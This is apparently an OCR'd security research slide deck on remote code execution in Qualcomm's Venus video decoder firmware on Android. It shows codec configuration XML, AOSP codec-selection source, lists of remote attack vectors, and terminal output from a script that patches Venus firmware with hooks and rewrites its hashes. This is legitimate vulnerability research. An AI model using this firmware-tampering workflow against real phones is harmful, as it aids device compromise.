
MediaServer

Process	Possible access and permissions
MediaPlayerService ResourceManagerService	GPU Network Sockets Read access to app-provided files Read access to conf files

Stagefright Summary



Android Media – Hardware Codec



Decoder - Software vs Hardware

cat /vendor/etc/media_codec.xml

Software Decoder

```
<MediaCodec name="OMX.google.h264.decoder" type="video/avc">
    <!-- profiles and levels:  ProfileHigh : Level52 -->
    <Limit name="size" min="2x2" max="4080x4080" />
    <Limit name="alignment" value="2x2" />
    <Limit name="block-size" value="16x16" />
    <Limit name="block-count" range="1-32768" />
    <Limit name="blocks-per-second" range="1-1966080" />
    <Limit name="bitrate" range="1-48000000" />
    <Feature name="adaptive-playback" />
</MediaCodec>
```


platform/frameworks/av/media/stagefright

Hardware Decoder

```
<MediaCodec name="OMX.qcom.video.decoder.avc" type="video/avc" >
    <Quirk name="requires-allocate-on-input-ports" />
    <Quirk name="requires-allocate-on-output-ports" />
    <Limit name="size" min="64x64" max="4096x4096" />
    <Limit name="alignment" value="2x2" />
    <Limit name="block-size" value="16x16" />
    <Limit name="block-count" range="1-34560" />
    <Limit name="blocks-per-second" min="1" max="1958400" />
    <Limit name="bitrate" range="1-100000000" />
    <Feature name="adaptive-playback" />
    <Limit name="concurrent-instances" max="16" />
</MediaCodec>
```


?

Hardware Decoder - High Priority




```
void MediaCodecList::findMatchingCodecs(
        const char *mime, bool encoder, uint32_t flags,
        Vector<AString> *matches) {
    matches->clear();

    const sp<IMediaCodecList> list = getInstance();
    if (list == nullptr) {
        return;
    }

    size_t index = 0;
    for (;;) {
        ssize_t matchIndex =
            list->findCodecByType(mime, encoder, index);

        if (matchIndex < 0) {
            break;
        }

        index = matchIndex + 1;

        const sp<MediaCodecInfo> info = list->getCodecInfo(matchIndex);
        CHECK(info != nullptr);
        AString componentName = info->getCodecName();

        if ((flags & kHardwareCodecsOnly) && isSoftwareCodec(componentName)) {
            ALOGV("skipping SW codec '%s'", componentName.c_str());
        } else {
            matches->push(componentName);
            ALOGV("matching '%s'", componentName.c_str());
        }
    } « end for ;; »

    if (flags & kPreferSoftwareCodecs ||
            property_get_bool("debug.stagefright.swcodec", false)) {
        matches->sort(compareSoftwareCodecsFirst);
    }
} « end findMatchingCodecs »
```

Hardware Decoder Overview



Overall Roadmap - RCE in Venus



Remote Attack Vector

Browser

MMS

Instant Message App


Agenda

- Background
- Debug Venus
- Reverse Engineering
- Vulnerability and Exploitation


Debug Venus

- A – Secure Boot Vulnerability
- B – Local Venus Vulnerability
- C – Development Board
- D – Buy a phone with Secure Boot disable…

Venus Debugger



```
lynngong@ubuntu: ~/venus_modify
lynngong@ubuntu:~$ cd venus_modify
lynngong@ubuntu:~/venus_modify$ python GeneratePatch.py
Let's go!
cp ./Firmware_Original/* ./Firmware/
--> 1 Collect patch info
--> 2 Generate Patch.s and copy to ./jni/
0x000018f8, NotifySysError, Label, ,
0x00003630, CODE_3630, Label, ,
0x000059d4, PATCH_JUMPER_1, Patch, PATCH_JUMPER_1, PATCH_JUMPER_1_END
0x00009510, LOG, Label, ,
0x00009810, ORIGINAL_CODE, Label, ,
0x00009914, DEMON_ENTRY, Patch, DEMON_ENTRY, DEMON_END
0x00009ef8, CODE_9EF8, Label, ,
0x00009f54, CODE_9F54, Label, ,
0x0001862c, PATCH_HANDLER_ENTRY, Patch, PATCH_HANDLER_ENTRY, PATCH_HANDLER_END
0x00062280, PATCH_JUMPER_2, Patch, PATCH_JUMPER_2, PATCH_JUMPER_2_END
0x0008a140, HOOK, Label, ,
0x0010011c, COMMAND_FLAG, Patch, COMMAND_FLAG, COMMAND_FLAG_END
--> 3 Now build Patch.o
Android NDK: APP_PLATFORM not set. Defaulting to minimum supported version android-14.
[armeabi] Compile arm    : jumper <= Patch.s
[armeabi] SharedLibrary  : libjumper.so
[armeabi] Install        : libjumper.so => libs/armeabi/libjumper.so
--> 4 Get patches from Patch.o
--> 4.1 Get .text section offset in the file
.text section offset in the file : 0x00000040
--> 4.2 Extract code from the file And then Do Patch
Do Patch : /home/lynngong/venus_modify/obj/local/armeabi/objs/jumper/Patch.o PATCH_JUMPER_1, (0x000059d4, 0x000059d8) -> ./F
irmware/venus.b02, 0x000059d4
--> 4.3 Update Hash for venus.b02 in venus.mdt
New SHA256: ca8bc39daf74416b16e2e95357ac93341f582ce1775f66962d8617c023ae79ce
Do Patch : /home/lynngong/venus_modify/obj/local/armeabi/objs/jumper/Patch.o DEMON_ENTRY, (0x00009914, 0x0000991c) -> ./Firm
ware/venus.b02, 0x00009914
--> 4.3 Update Hash for venus.b02 in venus.mdt
New SHA256: 7e5354354d8d4a1775b1e8e996e4b9db4f5121bafabada853ed326f3a86997d5
